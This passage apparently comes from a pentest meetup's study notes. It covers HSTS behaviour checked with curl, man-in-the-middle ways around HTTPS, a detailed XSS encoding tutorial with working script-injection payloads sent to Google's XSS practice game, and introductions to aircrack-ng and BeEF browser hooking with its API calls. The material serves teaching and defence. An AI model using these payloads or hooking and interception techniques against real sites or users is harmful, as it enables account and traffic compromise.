↪Gecko) Chrome/41.0.2228.0 Safari/537.36'
hacker@meetup:~$ curl -v --head  --user-agent "$UA" \
                       http://www.google.com/ 2>&1 | \
                 egrep '(> User-Agent:|< HTTP/|< Location:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 302 Found
< Location: https://www.google.com/?gws_rd=ssl


hacker@meetup:~$ # Following the redirection does not get Strict-Transport-Security
hacker@meetup:~$  curl -v --head --location --user-agent "$UA" \
                       http://www.google.com/ 2>&1 | \
                  egrep '(> User-Agent:|< HTTP/|< Location:|< Strict-Transport-
↪Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 302 Found
< Location: https://www.google.com/?gws_rd=ssl
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/2 200
```

### Redirect HTTP to HTTPS with HSTS

http://arstechnica.com redirects with `Strict-Transport-Security`:

```
hacker@meetup:~$ curl -v --location --user-agent "$UA" http://arstechnica.com/ 2>&1 ␣
↪| \
                 egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-
↪Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 301 Moved Permanently
< Location: https://arstechnica.com/
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)␣
↪Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 200 OK
< Strict-Transport-Security: max-age=300
```

## 5.9.4 Can HTTPS be circumvented?

### Web site redirects client's HTTP to HTTPS

In this case the web site is not in the preloaded browser HSTS list (otherwise the client would directly make an HTTPS request). The MitM could use techniques similar to sslstrip.

A MitM could avoid returning the 302 to the client and instead itself follow the HTTPS redirect, returning those results to the client over HTTP. The encrypted connection is between the MitM and the web server. This can work as long as the client does not possess some data needed to encrypt or authenticate with the web server.

Alternatively, the MitM could return a redirect not to HTTPS, but a mangled url based on the original HTTP one: for example, www.google.com could become webwww.google.com. So the MitM knows to redirect webwww.google.com to https://www.google.com.

### Client requests HTTPS

In this case the MitM could try to SSLsplit the HTTPS connection into 2: client <===> MitM <===> server. This would require the MitM generate a fake certificate for the server. Unless the MitM somehow inserted a root certificate of it's own onto the client, the generated fake certificate would cause a warning message on the client stating the certificate could not be verified. The would have to approve using the fake certificate.

### Changing time

An alternative is to expire the HSTS policy by using NTP to move time forward: see Bypassing HTTP Strict Transport Security.

# 5.10 XSS Tutorial

## 5.10.1 XSS exploit to study

Here is an actual exploit to study: WordpreXSS Exploitation.

## 5.10.2 XSS background

### HTML/JavaScript is a mess

From OWASP Injection Theory:

> XSS is a form of injection where the interpreter is the browser and attacks are buried in an HTML document. HTML is easily the worst mashup of code and data of all time, as there are so many possible places to put code and so many different valid encodings. HTML is particularly difficult because it is not only hierarchical, but also contains many different parsers (XML, HTML, JavaScript, VBScript, CSS, URL, etc…).

Unraveling some of the Mysteries around DOM-based XSS ends with this summary:

- Client XSS is becoming WAY more prevalent
- Its generally being ignored
- We need to KNOW what JavaScript APIs are safe vs. unsafe
- We need more systematic techniques for finding Client XSS flaws
- We need better guidance on how to avoid / fix such flaws

It is difficult for both web site developers and pentesters to learn the attack surface, which is a huge advantage to pentesters: there's lots of bad coders whipping out web sites and a persistent, methodical pentester who learns HTML, JavaScript, and CSS will find exploits.

### introductory reading materials

- Start with Types of Cross-Site Scripting
- OWASP Cross-site Scripting (XSS)
- Modern techniques for XSS discovery
- Google Application Security Learning Cross-site scripting
- XSS (Cross Site Scripting) Prevention Cheat Sheet
- DOM based XSS Prevention Cheat Sheet
- XSS Filter Evasion Cheat Sheet
- The Ultimate XSS Protection Cheat Sheet for Developers
- Advanced XSS Defense

## 5.10.3 encoding/escaping

### encoding/escaping types

Note that the encoding techniques here focus on encoding all non-alphanumeric characters < 256; 0-127 correspond to ascii, 0-255 correspond to latin-1. The characters 0-255 are the potentially dangerous characters: all HTML, CSS, and JavaScript syntax-defined characters are in that range, so characters above 256 cannot be used to alter the HTML, CSS, or JavaScript. So they can be left as-is.

**HTML attributes:** Enclose within single (‘) or double (“) quotes in addition to appropriate encoding below based on the context.

**URL encoding:** All non-alphanumeric < 256 ==> %HH

URL encoder/decoder is close to the above encoding, but not quite (try “query=!&x=!”).

**HTML element encoding:** ( &, <, >, ” ) ==> &entity; ( ‘, / ) ==> &#xHH;

HTML entity encoder/decoder is close to the above encoding, but not quite (try “/”).

See NCRs (numeric character references).

**CSS encoding:** All non-alphanumeric < 256 ==> \HH (see Using character escapes in markup and CSS - CSS escapes for trailing spaces)

Alternatively, use the 6 digit hex encoding: e.g. “\HHHHHH”.

CSS escapes likes to backslash escape and not hex encode, and at times misses even backslash encoding (try “x_”).

**JavaScript encoding:** All non-alphanumeric < 256 ==> \xHH (HH = 2 hex digits).

Alternatively, use unicode \uHHHH. For more information see JavaScript character escape sequences. Note that JavaScript uses UCS-2 encoding internally, so some unicode characters would required two \uHHHH encodings.

JavaScript escapes either \xHH for everything or “only escape non-ASCII and unprintable ASCII characters”.

Here are some general conversion utilities (none of which do the above):

**Unicode Code Converter** Enter data in “Mixed input” and then one of the action buttons.

**XSS (Cross Site Scripting) Cheat Sheet Calculator** Character encoding for filter evasion.

**UTF-8 encoder/decoder (converts everything to \xHH)** UTF-8 is a universal encoding.

### example python encoding scripts

`xsscoder.py` is a python script that will do css, javascript, and % encoding.

```
#!/usr/bin/env python3

import argparse

# encode/decoders
def isalphanum(c):
  return( \
    (c >= 'a' and c <= 'z') or \
    (c >= 'A' and c <= 'Z') or \
    (c >= '0' and c <= '9'))

def encoder(prefix, suffix, fmt, c):
  if ord(c) >= 256 or isalphanum(c):
    return(c)
  else:
    return(prefix + format(ord(c), fmt) + suffix)

def make_encoder(prefix, suffix, fmt):
  return lambda c: encoder(prefix, suffix, fmt, c)

css_encoder = make_encoder('\\', ' ', '02X')
js_encoder = make_encoder('\\x', '', '02X')
url_encoder = make_encoder('%', '', '02X')

# allow multiple strings passed
```

```
parser = argparse.ArgumentParser()
parser.add_argument("strings", nargs="*", help="strings to encode")
args = parser.parse_args()

# encode each input string
process_me = args.strings
for s in process_me:
  for e in ( css_encoder, js_encoder, url_encoder ):
    out = ''.join(map(e, s))
    print(out)
```

`urlquote.py` is a python script that will do smart % encoding.

```
#!/usr/bin/env python3

# % encode a full URL, preserving equal and ampersand in the query part

import argparse
import urllib.parse

# allow multiple strings passed
parser = argparse.ArgumentParser()
parser.add_argument("strings", nargs="*", help="strings to % encode")
args = parser.parse_args()

# % encode each input string
process_me = args.strings
for s in process_me:
    url = urllib.parse.urlsplit(s)
    ql = urllib.parse.parse_qsl(url.query)
    qs = urllib.parse.urlencode(ql,doseq=True)
    sp = (url.scheme, url.netloc, urllib.parse.quote(url.path), \
        qs, url.fragment)
    out = urllib.parse.urlunsplit(sp)
    print(out)
```

### parsing/decoding order

From The Ultimate XSS Protection Cheat Sheet for Developers, the client decoding order is

> HTML DECODING ==> URL DECODING ==> JavaScript DECODING

and parsing is

> HTML PARSER ==> CSS PARSER ==> JavaScript PARSER
>
> For untrusted string in the context of Event Handler Attribute, do JavaScript Escape first and then perform HTML escape since the Browser performs HTML attribute decode before JavaScript string decode. For untrusted string in the context of JavaScript, do JavaScript String Escape. And always quote your attributes, either ( `'` or `"` ) never use backticks ( `` ` `` ).
>
> Do not use any escaping shortcuts like `\"` because the quote character may be matched by the HTML attribute parser which runs first. These escaping shortcuts are also susceptible to "escape-the-escape" attacks where the attacker sends `\"` and the vulnerable code turns that into `\\"` which enables the quote. If an event handler attribute is properly quoted, breaking out requires the corresponding quote. Unquoted attributes can be broken out of with many characters including `[space] % * + , - / ; < = >`

> `^` and `|`. Also, a `</script>` closing tag will close a script block even though it is inside a quoted string. Note that the HTML parser runs before the JavaScript parser.

The reverse of this recommendation is RULE #1 - HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext within the Execution Context. This would apply to:

```
element.innerHTML = "<HTML> Tags and markup";
element.outerHTML = "<HTML> Tags and markup";

document.write("<HTML> Tags and markup");
document.writeln("<HTML> Tags and markup");
```

But before you get too excited and think you might just have a glimmer of an idea as to the order of processing, read Deep dive into the murky waters of script loading:

> Like all of the WHATWG specs, it initially looks like the aftermath of a cluster bomb in a scrabble factory, but once you've read it for the 5th time and wiped the blood from your eyes, it's actually pretty interesting ...

### places to XSS inject input

XSS is predicated on the idea that user-generated input is injected into HTML/URL data. And the injection point's context may be nested (e.g. JavaScript in an HTML attribute) making the parsing/decoding order important.

**HTML element:** <div> ... </div>

> The inserted data should be HTML escaped with named character references:

**HTML attribute:** <div attr=...> </div>

> Attributes should be single (') or double (") quoted and HTML escaped.

**JavaScript or Event Handler Attribute:** <script> alert(...) </script> <script> var x = ... </script> <img src="x.jpg" onload="..." >

> Attributes should be single (') or double (") quoted. Strings should be JavaScript, then HTML encoded. The reason is that the HTML attribute decoding occurs first, then JavaScript.

**JSON value in HTML context:** RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse

**URL path in HTML attribute:** URL escape the path and not the full URL.

**HTML style and CSS:** Both use CSS encoding and then for HTML style do HTML encoding as the order of parsing is HTML Parser first and then CSS Parser.

**HTML string in JavaScript:** HTML encoding followed by JavaScript encoding.

There are some contexts that should never be used:

RULE #0 - Never Insert Untrusted Data Except in Allowed Locations gives a number of "never do's"

> <script>...NEVER PUT UNTRUSTED DATA HERE...</script> directly in a script
>
> <!–...NEVER PUT UNTRUSTED DATA HERE...–> inside an HTML comment
>
> <div ...NEVER PUT UNTRUSTED DATA HERE...=test /> in an attribute name
>
> <NEVER PUT UNTRUSTED DATA HERE... href="/test" /> in a tag name
>
> <style>...NEVER PUT UNTRUSTED DATA HERE...</style> directly in CSS
>
> Most importantly, never accept actual JavaScript code from an untrusted source and then run it.

### 5.10.4 double encoding & why order matters

Let’s start with an unsafe example that violates RULE #0 - Never Insert Untrusted Data Except in Allowed Locations. Don’t do this other than to illustrate double encoding: both JavaScript and HTML encoding.

Normally for this example you’d stand up a server with a form whose data is injected into HTML with several different types of encoding. But we wish to get a simpler example you can do at home without a server: we use the following snippet of code to mimic script injection:

```
var test = "Hello <script>document.write(' cruel ')</script> World!";
document.write(test);
```

The string `<script>document.write(' cruel ')</script>` can be JavaScript encoded as

> x3cscriptx3edocumentx2ewritex28x27x20cruelx20x27x29x3cx2fscriptx3e

and (partly) HTML-encoded as:

> &lt;script>document.write(‘ cruel ‘)&lt;/script>

We’ll create an HTML file showing no encoding, JavaScript encoding, and HTML encoding results. To really “protect” the inserted code you would have to first HTML encode, then JavaScript encode the string. That way the HTML parser won’t get confused. But injecting user input into <script> tags is a losing battle.

Download `parsing_order_test.html` and then open it up in a browser to view the different encoding results. Here is the actual text for our PDF and epub format documentation:

```
<html>
<head>
<title>Parsing Order Test</title>
</head>
<body>
<h1>Parsing Order Test</h1>
<h2>HTML ==> JavaScript ==> HTML</h2>
<hr/>
<hr/>
<hr/>
<div> Normally for this example you'd stand up a server with a form whose data is␣
↪injected into HTML with several different types of encoding. But we wish to get a␣
↪simpler example you can do at home without a server: we use the following snippet␣
↪of code to mimic script injection:
<br/>
<code>
var test = "STRING";
document.write(test);
</code>
</div>
<br/>
<div> Here goes our HTML encoding test running 4 different strings: safe string,␣
↪unencoded dangerous string, JavaScript encoded dangerous string, HTML encoded␣
↪dangerous string.
</div>
<ol>
<li>"Hello World!"
</li>
<li>"Hello &lt;script>document.write(' cruel ')&lt;/script> World!"
</li>
<li>"Hello␣
↪\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e␣
↪World!"
```

```
</li>
<li>"Hello &amp;lt;script>document.write(' cruel ')&amp;lt;/script> World!"
</li>
</ol>

<hr/>
<hr/>
<hr/>
<ol>
<li>
<div> Safe string <mark>"Hello World!"</mark>, no encoding.</div>
<br/>
<div> Mimic variable "test" with safe value <mark>Hello World!</mark> injected into
↪"document.write(test)": </div>
<div>&lt;script> var test = "Hello World!"; document.write(test) &lt;/script></div>
<hr/>
Results:
<br/>
<script> var test = "Hello World!"; document.write(test) </script>
<hr/>
Explanation:
<br/>
The HTML parser sees the script tags, passes the enclosed text to the JavaScript␣
↪processor, which returns the plain text <mark>Hello World!</mark> to the HTML␣
↪processor. Next we'll try injecting some code.
<hr/>
<hr/>
</li>
<li>
<div> Unsafe string <mark>"Hello &lt;script>document.write(' cruel ')&lt;/script>␣
↪World!"</mark>, no encoding.</div>
<br/>
<div> Mimic variable "test" injected with unsafe value <mark>Hello &lt;script>
↪document.write(' cruel ')&lt;/script> World!</mark> into "document.write(test)": </
↪div>
<div>&lt;script> var test = "Hello &lt;script>document.write(' cruel ')&lt;/script>␣
↪World!"; document.write(test) &lt;/script>: </div>
<hr/>
Results:
<br/>
<script> var test = "Hello <script>document.write(' cruel ')</script> World!";␣
↪document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> We humans see the first &lt;/script> tag as within a JavaScript string, but the␣
↪HTML parser doesn't understand JavaScript and looks inside the JavaScript text for␣
↪HTML tags it thinks end the script. And finds one. It then passes the invalid code
↪<mark>var test = "Hello &lt;script>document.write(' cruel ')</mark> to the␣
↪JavaScript parser which returns the empty string to the HTML parser. The HTML␣
↪parser then processes the trailing <mark>World!" document.write(test)</mark> which␣
↪you see in the output.</div>
<hr/>
<hr/>
</li>
<li>
<div> Unsafe string <mark>"Hello␣
↪\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e␣
↪World!"</mark>, JavaScript encoding.</div>
```

```
<br/>
<div> Take the prior example but JavaScript-encode the value: </div>
<div>&lt;script> var test = "Hello␣
↪\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e␣
↪World!"; document.write(test)&lt;/script> </div>
<hr/>
Results:
<br/>
<script> var test = "Hello␣
↪\x3cscript\x3edocument\x2ewrite\x28\x27\x20cruel\x20\x27\x29\x3c\x2fscript\x3e␣
↪World!"; document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> So JavaScript-encoding the injected data didn't stop the script running - in␣
↪fact it did better. The HTML parser doesn't see the internal string tags so passes␣
↪the whole script to the JavaScript processor; the JavaScript processor un-encodes␣
↪the data (that's what it's supposed to do), returns <mark>Hello &lt;script>␣
↪document.write(' cruel ')&lt;/script> World!</mark> to the HTML parser. The HTML␣
↪parser sees the script tags and again calls the JavaScript processor which outputs␣
↪the string "Hello cruel World!" to the HTML parser.</div>
<hr/>
<hr/>
</li>
<li>
<div> Unsafe string <mark>"Hello &amp;lt;script>document.write(' cruel ')&amp;lt;/
↪script> World!"</mark>, partly HTML encoding.</div>
<br/>
<div> Take the prior example but HTML-encode the value: </div>
<div>&lt;script> var test = "Hello &amp;lt;script>document.write(' cruel ')&amp;lt;/
↪script> World!"; document.write(test) &lt;/script></div>
<hr/>
Results:
<br/>
<script> var test = "Hello &lt;script>document.write(' cruel ')&lt;/script> World!";␣
↪document.write(test) </script>
<hr/>
Explanation:
<br/>
<div> So HTML-encoding the injected data does stop the script running. The HTML␣
↪parser doesn't see the &lt;/script> tag in the JavaScript, so passes the whole␣
↪string to the JavaScript processor, who executes it returning <mark>&amp;lt;script>
↪document.write(' cruel ')&amp;lt;/script></mark> to the HTML processor who displays␣
↪it as text (changing the &amp;lt; to &lt;). </div>
<hr/>
<hr/>
</li>
</ol>
<h2>Lessons Learned</h2>
<ul>
<li>
<div>The above code violates <a href=https://www.owasp.org/index.php/XSS_%28Cross_
↪Site_Scripting%29_Prevention_Cheat_Sheet#RULE_.230_-_Never_Insert_Untrusted_Data_
↪Except_in_Allowed_Locations>RULE #0 - Never Insert Untrusted Data Except in Allowed␣
↪Locations</a>. Never inject data inside &lt;script> tags. No amount of encoding can␣
↪save you.</div>
</li>
<li>
```

```
<div>Having said the above is bad, it does illustrate that ordering is important when␣
↪doing double-encoding. As we can see above, JavaScript encoding the injected value␣
↪would leave nothing for the HTML encoding to do, resulting in XSS injection working.
↪ However, HTML encoding first, then JavaScript encoding results in as safe␣
↪execution as we can get. Which is not safe at all.</div>
</li>
</ul>
</body>
</html>
```

### 5.10.5 a side trip on URL encoding

Our concern with URL encoding is to learn enough to recoginize exploitation opportunities and create (python) scripts for pentests. Of the 6 parts to python's URL breakdown (`scheme://netloc/path;parameters?query#fragment`), the one we are most likely to exploit is the query string coming from an application/x-www-form-urlencoded form. If you'd like to learn more about URL encoding, read on.

#### URL encoding standards and python routines

What are the latest URL standards? URI scheme references RFC 3986 Uniform Resource Identifier (URI): Generic Syntax as the latest URI standards, replacing RFC 1738 Uniform Resource Locators (URL). URI, URL, and URN defines these 3 terms:

> A URI can be further classified as a locator, a name, or both. The term "Uniform Resource Locator" (URL) refers to the subset of URIs that, in addition to identifying a resource, provide a means of locating the resource by describing its primary access mechanism (e.g., its network "location"). The term "Uniform Resource Name" (URN) has been used historically to refer to both URIs under the "urn" scheme [RFC2141], which are required to remain globally unique and persistent even when the resource ceases to exist or becomes unavailable, and to any other URI with the properties of a name.

So we're interested in URLs. For a formal definition of URL format, Appendix A. Collected ABNF for URI defines the URI BNF. The actual parsing/decoding/encoding of URLs is complex and subject to errors, so we're more concerned about the coding (python) libraries for parsing/encoding URLs. Review python 3's 21.8.1. URL Parsing. `urllib.parse.urlparse()` parses

> a URL into six components, returning a 6-tuple. This corresponds to the general structure of a URL: scheme://netloc/path;parameters?query#fragment.

The important thing to remember is that the different URL parts have different python routines for quoting and unquoting: `quote()`/`unquote()` for path, `quote_plus()`/`unquote_plus()` for form values, and `urllib.parse.urlencode()` to encode form parameters for submission. For python 2 consult 20.5.2. Utility functions. (Remember, python 2 doesn't handle unicode well.) Alternatively, requests could be used in python.

#### subtleties in URL encoding

Read What every web developer must know about URL encoding. Basically, there's a reason for python's library structure and how it treats URL processing: the different URL parts ("scheme://netloc/path;parameters?query#fragment" in python) have different encoding and parsing rules. As pointed out in the article, some languages have less than complete URL handling and hand-coding URL processing is prone to error.

### URL encoding example

Let's figure out what this means (and doesn't mean). The string `<script> alert('boo') </script>` entered in a form can be URL encoded several ways: it is enough to replace each space by "+" (alternatively it could have chosen "%20"). But it's not wrong to URL encode the other non-alphanumeric characters. So then the following minimal/maximal encodings of `<script> alert('boo') </script>` are both correct:

```
<script>+alert('boo')+</script>
%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E
```

We'll show that is true by using `curl`:

```
hacker@kali:~$ # Minimal URL encoding: encode spaces as +
hacker@kali:~$ curl -v \
'https://xss-game.appspot.com/level1/frame?query=<script>+alert('boo')+</script>'
##################### SNIP #####################
> GET /level1/frame?query=<script>+alert(boo)+</script> HTTP/1.1
##################### SNIP #####################
      <div>
Sorry, no results were found for <b><script> alert(boo) </script></b>. <a href='?'>
↪Try again</a>.
    </div>
##################### SNIP #####################


hacker@kali:~$ # Full URL encoding
hacker@kali:~$ curl -v \
    'https://xss-game.appspot.com/level1/frame?'\
'query=%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E'
##################### SNIP #####################
> GET /level1/frame?query=%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript
↪%3E HTTP/1.1
##################### SNIP #####################
      <div>
Sorry, no results were found for <b><script> alert('boo') </script></b>. <a href='?'>
↪Try again</a>.
    </div>
##################### SNIP #####################
```

So either encoding is parsed by the server to:

```
<script> alert('boo') </script>
```

and returned to the client. If you actually enter the URL encoded:

```
https://xss-game.appspot.com/level1/frame?
query=%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E
```

in `iceweasel`'s address field you will get a popup: the key point being that no amount of URL encoding will prevent the `<script>` from executing on the client and therefore being a XSS attack.

### URL encoding example and `iceweasel`

To illustrate URL encoding we'll use the Google XSS game level 1 frame because it (1) uses an application/x-www-form-urlencoded form, giving us an opportunity to view URL encoding in a form; and (2) echo's the form's input back between `<div>` „, `</div>` tags allowing us to view the string received by the web server and experiment with escaping html in div's. We'll use the `iceweasel` browser along with it's developer console to URL encode the form's input and display the actual traffic to/from the server. Finally, we'll use `curl` when we wish to view the raw traffic (unprocessed by `iceweasel`).

We first warn you that what you see in `iceweasel`'s address field is not what's actually sent to the web site. Browsing to level 1 frame and entering `<script> alert('boo') </script>` shows the following in `iceweasel`'s address field:

```
https://xss-game.appspot.com/level1/frame?
query=<script>+alert('boo')+<%2Fscript>
```

but when you copy-&-paste the field it actually shows up as:

```
https://xss-game.appspot.com/level1/frame?
query=%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E
```

The `iceweasel` developer console shows the actual GET request sent corresponds not to what's shown in the address field but what's returned by copy-&-paste; and the data received is what's exactly shown in the output html page:

```
Request URL: https://xss-game.appspot.com/level1/frame?
    query=%3Cscript%3E+alert%28%E2%80%98boo%E2%80%99%29+%3C%2Fscript%3E

Response body: <script> alert(‘boo’) </script>
```

The upshot is that visual inspection of `iceweasel`'s address field cannot be trusted - copy-&-paste it to see what's really used.

### entering data vs. escaped data (double-encoding)

So form data are encoded prior to being sent to the server. However, do not make the mistake that entering these encoded values directly in the **form** generates the same results as the original unencoded string `<script> alert('boo') </script>`. The URL encoded values entered in the form are encoded a second time, changing the results: entering the URL-encoded string `<script>+alert('boo')+<%2Fscript>` in Google XSS game level 1 frame does not generate the `alert()` of the orginal input `<script> alert('boo') </script>`. Data entry of "%2F" is not the same as "/" as the "%2F" will be URL encoded as "%252F", which is "%2F" and not "/". Try this out by entering non-URL-escaped `<script> alert('boo') </script>` first, then the escaped `<script>+alert('boo')+<%2Fscript>` in the form https://xss-game.appspot.com/level1/frame.

### so how do you get that `<script> alert('foo') </script>` to stop?

Here's something you should be able to explain if you understand the kinds of content and encoding. Go to Google's XSS game level 1 and enter the following 3 strings and explain the resulting differences:

```
<script>alert("boo")</script>
&lt;script&gt;alert(&quot;boo&quot;)&lt;/script&gt;
%3Cscript%3Ealert%28%22boo%22%29%3C%2Fscript%3E
```

You will see that URL encoding won't stop the script, but following RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content works (the middle of the 3 strings above).

HTML escaping involves replacing text with their HTML-standard defined named character references. The recommended replacements are:

| Character | Named Character Reference |
|---|---|
| & | &amp; |
| < | &lt; |
| > | &gt; |
| “ | &quot; |
| ‘ | &#27; |
| / | &#2F; |
| ‘ | &#60; |

An example of a named character reference is “&frac34;” representing the unicode character “U+000BEU” corresponding to the glyph “¾” (which is a single character showing “3/4”). On the server side this does not act like the single character, but when displayed on the client side looks like the single character. Here’s an example using `curl` at the Google XSS game level 1 using “&frac34;” URL encoded to “%26frac34%3B”:

```
hacker@kali:~$ curl -v \
  'https://xss-game.appspot.com/level1/frame?query=%26frac34%3B' \
  2>&1 | egrep '(GET|Sorry)'
> GET /level1/frame?query=%26frac34%3B HTTP/1.1
Sorry, no results were found for <b>&frac34;</b>. <a href='?'>Try again</a>.
```

So you can see as before the URL encoded “%26frac34%3B” becomes “&frac34;” on the server side (and not the character “¾”), remaining that in the returned HTML. Only when displayed in `iceweasel` will the single character “¾” be displayed.

From a defensive side the character entity references are great: they look like the real character in the browser but don’t act like it either at the server or client. So “&lt;script&gt;” looks like “<script>” but doesn’t create a “<script>” tag in HTML.

CHAPTER

SIX

# PENTEST NETWORK TOOLS

This is a sampling of networking topics studied during the meetup.

## 6.1 aircrack-ng

From the aircrack-ng site:

> Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.
>
> In fact, Aircrack-ng is a set of tools for auditing wireless networks.

You can experiment using a home test suite for `aircrack-ng`:

- Dedicated testing router: under $20 wireless routers are routinely available (so you don't have to mess up your own or neighbor's home router)
- Wireless client: a cell phone can be a wireless client
- Pen test machine:
  - Any laptop capable of running Kali Linux
  - Or a desktop with powerful ~$30 Alfa USB wireless card
  - Or a virtual machine running on one of the above

To study `aircrack-ng` start by running Kali's `wifite` command (a python script automating `aircrack-ng` usage). aircrack-ng tutorials contain useful networking howto's. Additionally, view SecurityTube aircrack-ng videos:

- Wireless LAN Security and Penetration Testing Megaprimer provides a thorough, theoretical, and hands-on introduction to wireless penetration testing.
- Security Tube aircrack-ng videos (especially the *Aircrack-Ng Megaprimer*, which provides a detailed introduction to the aircrack-ng commands).

## 6.2 BeEF

BeEF is a ruby-based application that "will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context." This source code is available on GitHub at beefproject/beef. For detailed information see the BeEF wiki and the lead core developer's presentation All you ever wanted to know about BeEF.

### 6.2.1 What BeEF does

#### BeEF architecture

To understand BeEF, read BeEF architecture. The communication server runs by default on TCP port 3000:

**http://localhost:3000/ui/panel** BeEF admin web page

**http://localhost:3000/demos/basic.html** Basic demo page to hook victims

**http://localhost:3000/demos/butcher/index.html** Another demo page to hook victims

#### Getting hooked (becoming a bot)

#### Get client to run `hook.js`

The attacker starts the BeEF communication server and then sets out to entice web browsers to get hooked by running **`hook.js`** from some web page. A hooked web browser defaults to polling the BeEF communication server every 5 seconds for commands.

#### Server creates `hook.js` dynamically

If you look for **`hook.js`** in the souce code you won't find it; it's dynamically built for each new client based on BeEF configuration options. beef/core/main/handlers/hookedbrowsers.rb "handles connections from hooked browsers to the framework" and calls `build_beefjs!(host_name)` for unhooked browsers. beef/core/main/handlers/modules/beefjs.rb contains an `build_beefjs!(req_host)` which defines `hook.js` as an obfuscated combination of: core/main/client/ modules beef.js browser.js browser/cookie.js browser/popup.js session.js os.js hardware.js dom.js logger.js net.js updater.js encode/base64.js encode/json.js net/local.js init.js mitb.js net/dns.js net/cors.js are.js websocket.js lib/webrtcadapter.js webrtc.js timeout.js.

#### Exploiting hooked browsers

#### BeEF modules

BeEF has both modules and extensions. From Creating An Extension:

> As the name implies, extensions serve to "extend" the capabilities of BeEF. Extensions differ slightly from modules. They are a way to add new functionality to the core features of BeEF whereas modules usually have a narrow set of abilities that perform a specific task. This helps prevent feature creep by modularizing new core features. So if you're asking yourself…
>
> **"I have a new idea, should it be a module or an extension?"**
>
> Does it change the way BeEF behaves? **Extension**
>
> Does it change the way zombies behave? **Module**

A module usually consists of a `config.yaml` configuration file, a ruby script **`module.rb`** to execute on the communication server, and the JavaScript payload **`command.js`** to execute on the client. Basically, anything you can do from JavaScript in the browser you can do through BeEF. The hooked browser will pull the command from the communication server and return the results. For detailed information about modules see BeEF wiki Module creation and the actual beef/modules/ in the BeEF repository.

### BeEF admin GUI & RESTful API

The attacker directs BeEF module commands to be exectued on a hooked client, either via BeEF's Admin GUI (http://localhost:3000/ui/panel) or the BeEF RESTful API. The API requires a token which is regenerated by the BeEF server every restart. You can either manually look at the log file, or get it via the following:

```
BEEF_IPP="localhost:3000"
BEEF_USER=beef
BEEF_PW=beef
DATA='{"username":"'"$BEEF_USER"'", "password":"'"$BEEF_PW"'"}'
RESPONSE=$(curl --silent --request POST \
               --header "Content-Type: application/json" \
               --data "$DATA" \
            http://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\"success\":}
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\"token\":\"}
TOKEN=${TOKEN%%\"*}
echo TOKEN=$TOKEN
```

Running this will return a JSON response which can be parsed for the token:

```
hacker@kali:~$ BEEF_IPP="localhost:3000"
hacker@kali:~$ BEEF_USER=beef
hacker@kali:~$ BEEF_PW=beef
hacker@kali:~$ DATA='{"username":"'"$BEEF_USER"'", "password":"'"$BEEF_PW"'"}'
hacker@kali:~$ RESPONSE=$(curl --silent --request POST \
>                 --header "Content-Type: application/json" \
>                 --data "$DATA" \
>              http://$BEEF_IPP/api/admin/login)
hacker@kali:~$ SUCCESS=${RESPONSE#*\"success\":}
hacker@kali:~$ SUCCESS=${SUCCESS%%,*}
hacker@kali:~$ echo SUCCESS=$SUCCESS
SUCCESS=true
hacker@kali:~$ TOKEN=${RESPONSE#*\"token\":\"}
hacker@kali:~$ TOKEN=${TOKEN%%\"*}
hacker@kali:~$ echo TOKEN=$TOKEN
TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
hacker@kali:~$ echo $RESPONSE
{"success":true,"token":"dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7"}
```

Use the $TOKEN for RESTFull API calls:

```
BEEF_IPP="localhost:3000"
TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
# list hooked-browsers
curl --silent http://$BEEF_IPP/api/hooks?token=$TOKEN
# list logs
curl --silent http://$BEEF_IPP/api/logs?token=$TOKEN
```

Running this gives:

```
hacker@kali:~$ BEEF_IPP="localhost:3000"
hacker@kali:~$ TOKEN=dc3f8c382f282c4aa0d55bf2e6218ffa83342ff7
hacker@kali:~$ # list hooked-browsers
hacker@kali:~$ curl --silent http://$BEEF_IPP/api/hooks?token=$TOKEN
{"hooked-browsers":{"online":{},"offline":{"0":{"id":1,"session":
↪"VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqI0hTtZ3Mx0FXSoL9cMutn915J",
↪"name":null,"version":"UNKNOWN","os":"Linux","platform":"Linux x86_64","ip":"192.
